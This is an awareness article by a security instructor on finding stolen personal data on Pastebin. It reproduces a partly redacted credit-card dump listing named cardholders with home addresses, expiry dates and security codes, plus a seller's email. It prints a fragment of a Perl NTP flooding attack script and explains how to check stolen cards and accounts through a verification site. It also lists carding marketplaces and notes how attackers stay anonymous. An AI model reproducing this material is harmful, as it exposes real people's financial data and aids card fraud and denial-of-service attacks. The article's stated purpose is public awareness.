Too Easy?

Finding personal Information on the World Wide Web

has never been so easy

Charles Hornat

www.infosecwriters.com

Contents

Introduction

I will be returning to the days where I contribute papers to help those interested in learning about Information Security or giving tips or pointers to those more experienced. I have been doing security now for over 20 years and I have seen security change its focus from networks and Internet to servers and workstations, to application based, to where we are today, data based. It seems the biggest challenge we, as security professionals have facing us, is identifying the "Crown Jewels" of our companies, and protecting them. This means a more focused approach to protecting actual data, not so much the network, the servers, the applications, or the Internet. Of course these things should not be neglected, and a layered approach is mandatory, but more focus needs to be made on the protection of the actual data than a system or network nowadays, in my opinion.

Since data is what attackers are after, it is what is becoming more accessible to the general public. What this means is that as more and more credit cards and personally identifiable information is stolen, this data becomes more readily available to anyone who seeks it. Thus, the purpose of this paper.

Who

There are a few sites that offer anyone personally identifiable Information (PII) or other "security" like data. One such sight that is a favorite of mine is Pastebin.com. In the words of Pastebin, the site is:

> "… a website where you can store text for a certain period of time. The website is mainly used by programmers to store pieces of sources code or configuration information, but anyone is more than welcome to paste any type of text. The idea behind the site is to make it more convenient for people to share large amounts of text online"

It does have an acceptable Use Policy, but it appears that some do not follow it. Pastebin is a simple page, with a link to the last eight public pastes that were made in the upper right hand side of the screen. Most of these have the name untitled but occasionally, one is titled and that will give you a clue as to what's in it.

Pastebin isn't new, and it's certainly had its share of news headlines. In June of 2015, a company called Recorded Future[1] wrote a PDF that discussed the "presence of these credentials on the open web leaves these agencies vulnerable to espionage, socially engineered attacks, and tailored spear-phishing attacks against their workforce." They were explicitly referring to the fact that 47 government agencies, between November 2013 and November 2014 had leaked credentials pasted on Pastebin.

Why

There are a few sites that one can go to on the World Wide Web that programs and people post data to. There are many reasons why it's posted up and available to anyone. Perhaps the attackers are sharing it with someone who purchased it, and want to keep one on one communications between the parties as limited as possible. So they post to a free site using proxies and the like. Another reason is that perhaps a tool or program designed to harvest the information used these sites as a posting board so that if the tool were reversed engineered it would lead the investigator to a free site, and not back to the actual attacker. The reasons are unlimited.

[1] http://www.esecurityplanet.com/network-security/u.s.-government-login-credentials-found-online.html

How

To see the information that you seek, will take some patience and a few clicks if you go directly to the site. To view the contents of the pasted material on Pastebin, point your web browser of choice to http://pastebin.com and click on the title of paste (upper right hand side of the screen) and the contents of that paste will appear in the center of the page. After a few minutes and a few clicks of incoming data being pasted, you should find "pastes" that include some kind of information that normally one would not want publicized.

What

I teach at a prominent university here in the US, and a few weeks ago, I demonstrated that in under 10 minutes, I could have access to hundreds of credit cards and information associated with them, serial keys to popular software that has been pirated, and user names and passwords that actually work to Facebook and email. It took no special hacking tools, I didn't have to take an online course, and all I needed was a computer, an Internet connection and some basic knowledge.

In class, we opened up a browser and pointed to a selected site that required no authentication, code word or special handshake. We monitored the site for no more than 10 minutes, clicking on links within the site or searching the site. In the end, we quickly got the data we sought.

For example, in a few minutes I found the following in less than 3 minutes: credit card information, attack scripts, proxy list, and email user names and passwords of random people. Please note that the data below has been edited slightly to demonstrate the presentation of data, but also to not promote stolen data. They contain compromised data that has been seen by hundreds of people all over the world. If you see your name or someone you know, please either change your information or notify the person to change their information.


Credit cards dump

BY: A GUEST ON AUG 3RD, 2015 | SYNTAX: NONE | SIZE: 11.32 KB | VIEWS: 98 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT | QR CODE | CLONE

```
1.  contact hologram619@gmail.com to buy fresh ones
2.  514616 >>  | 514614[redacted]5683[redacted] | 12 | 2016 | 296 | HolderName: Heather valenzuela | Title:  | FirstName: Heather | LastName: valenzuela |
    Street1: 22514 torrisdale lane | Street2:  | City: ROSE HILL | State: TEXAS | ZipCode: 77375 | Country: UNITED STATES | Phone: 28[redacted]9492 |
    Card Type: DEBIT | Card Level: STANDARD | Bank: WOODFOREST NATIONAL BANK | Card_Name : heather valenzuela | |verified
3.  514616 >>  | 514[redacted]247637 | 12 | 2016 | 111 | HolderName: Jennifer Morgan | Title:  | FirstName: Jennifer | LastName: Morgan | Street1:
    1252 Tranquilla Dr | Street2:  | City: DALLAS | State: TEXAS | ZipCode: 75218 | Country: UNITED STATES | Phone: 832[redacted]30 | Card Type: DEBIT
    | Card Level: STANDARD | Bank: WOODFOREST NATIONAL BANK | Card_Name : Jennifer A Morgan | |verified
4.  517805 >>  | 517805[redacted] | 2 | 2017 | 027 | HolderName: Elizabeth Gonzalez | Title:  | FirstName: Elizabeth | LastName: Gonzalez |
    Street1: 2018 Canterbury St | Street2:  | City: IRVING | State: TEXAS | ZipCode: 75062 | Country: UNITED STATES | Phone: 469[redacted] | Card
    Type: CREDIT | Card Level: PLATINUM | Bank: CAPITAL ONE BANK (USA), N.A. | Card_Name : Elizabeth Gonzalez | |verified
5.  517545 >>  | 517545177[redacted] | 3 | 2017 | 865 | HolderName: Eric Daddysman | Title:  | FirstName: Eric | LastName: Daddysman | Street1: 294
    Teays Lane | Street2:  | City: HURRICANE | State: WEST VIRGINIA | ZipCode: 25526 | Country: UNITED STATES | Phone: 30[redacted]9237 | Card Type:
    DEBIT | Card Level: PLATINUM | Bank: HUNTINGTON NATIONAL BANK | |verified
6.  546162 >>  | 54616200628[redacted] | 3 | 2017 | 705 | HolderName: Molly Cool | Title:  | FirstName: Molly | LastName: Cool | Street1: 978 St. Johns
    Chase | Street2:  | City: GRAND LEDGE | State: MICHIGAN | ZipCode: 48837 | Country: UNITED STATES | Phone: 517[redacted] | Card Type: DEBIT |
    Card Level: STANDARD | Bank: PSCU FINANCIAL SERVICES, INC. | Card_Name : Molly E Cool | |verified
7.  545534 >>  | 5455345000[redacted] | 3 | 2017 | 731 | HolderName: Paige Johnson | Title:  | FirstName: Paige | LastName: Johnson | Street1: 146
    Arla Court | Street2:  | City: STAFFORD | State: VIRGINIA | ZipCode: 22554 | Country: UNITED STATES | Phone: 54[redacted]244 | Card Type: DEBIT |
    Card Level: PLATINUM | Bank: CAPITAL ONE, N.A. | Card_Name : Tina Johnson | |verified
8.  514759 >>  | 5147593006[redacted] | 6 | 2017 | 494 | HolderName: Mandy Meaux | Title:  | FirstName: Mandy | LastName: Meaux | Street1: 13810
    Lynndale Loop | Street2:  | City: ABBEVILLE | State: LOUISIANA | ZipCode: 70510 | Country: UNITED STATES | Phone: 33[redacted]55 | Card Type:
    DEBIT | Card Level: PLATINUM | Bank: CAPITAL ONE, N.A. | Card_Name : Mandy G Meaux | |verified
9.  601149 >>  | 6011499406[redacted] | 9 | 2019 | 352 | HolderName: Mary Tschopp | Title:  | FirstName: Mary | LastName: Tschopp | Street1: 5228
    Banks Haven Ct | Street2:  | City: MCCULLERS | State: NORTH CAROLINA | ZipCode: 27603 | Country: UNITED STATES | Phone: 919[redacted]6 | Card
    Type: CREDIT | Card Level: CONSUMER PREMIUM CARD | Bank: NULL | Card_Name : Mary Tschopp | |verified
10. 601149 >>  | 6011499491[redacted] | 9 | 2019 | 888 | HolderName: Kasey Madden | Title:  | FirstName: Kasey | LastName: Madden | Street1: 7
```

What I find interesting here is that I saw this within seconds of posting, and notice the View count, it's at 98 already. That means all these credit card dumps have been viewed by 98 others with a second. No matter what is posted on this site, it will be viewed by many, and very quickly.



NTP ATTACK SCRIPT


BY: A GUEST ON AUG 3RD, 2015 | SYNTAX: NONE | SIZE: 2.67 KB | VIEWS: 24 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT | QR CODE | CLONE

```
# NTP Attack Script | Coded in Perl
use threads;
use Socket;

my $num_of_threads = $ARGV[5];
my $target = $ARGV[0];
my $udp_src_port = $ARGV[1];
my $time = $ARGV[2];
#Open Input List.
my $openme = $ARGV[3];
open my $handle, '<', $openme;
chomp(my @servers = <$handle>);
close $handle;
my $ppr = $ARGV[4];
my @threads = initThreads();
print "I guess im attacking $target for $time seconds with $num_of_threads threads\n";

#Does the list exist?
if (-e $openme) {
        print "Using $openme as list.\n";
}
unless (-e $openme) {
        print "List does not exist.\n";
exit();
}

#Start Threading
foreach(@threads){
                $_ = threads->create(\&attackshit);
```

Here is an attack script of sorts against NTP. I did not attempt to verify this, but there are many attack scripts posted on Pastebin as well on a regular basis.

Here is a collection of email addresses and their passwords. Looking to be a voyeur?



Here is a fresh list of proxy servers that could be used to stage attacks or plug in to your attack programs.

How do I know it's real?

So you found some credit cards or email accounts to browse through or are curious if they are real. There are a few online sites to help verify. Once such site is called Skyc0de. Skyc0de is an easy to use site that will verify the following accounts:

- Credit Card
- Paypal
- Facebook
- Twitter
- Sock5
- Walmart account
- Path Account
- Instagram
- Macys account
- Gamestop account
- Kohls account
- Ebay account
- Hostgator account
- E-Mail accounts

The point of this site is to click on the type of account you want to verify, either use the predefined proxy they have, or enter in your own Sock5 proxy, cut and paste the account information you want to verify (sample format on the site), select the password type (plaintext, SHA1, MD5, Base64, etc.) and click "Start Check".

The only concern I could see concerning an attacker is that if someone subpoenas or uses government influence, what data and how much data does skyc0de actually have on the person doing this verification that could be used against them? More than likely, an attacker would use a compromised system or WhoNix[2] like solution to maintain control and anonymity.

Alternatives

Other sites to obtain stolen information such as credit cards and the likes include:

- http://mcdumpals.com/
- https://rescator.cm/
- http://pastie.org/pastes
- http://tny.cz/ - A safer alternative to Pastebin?

Conclusion

In under 10 minutes anyone can have PII or other important data in the world of computer security. It's really hard to know when your data is compromised until it's usually too late. However, knowing where and how it's shared, hopefully, will encourage you to monitor your credit report and safeguard your information even more, or at least be more reluctant to give it out.

[2] https://www.whonix.org/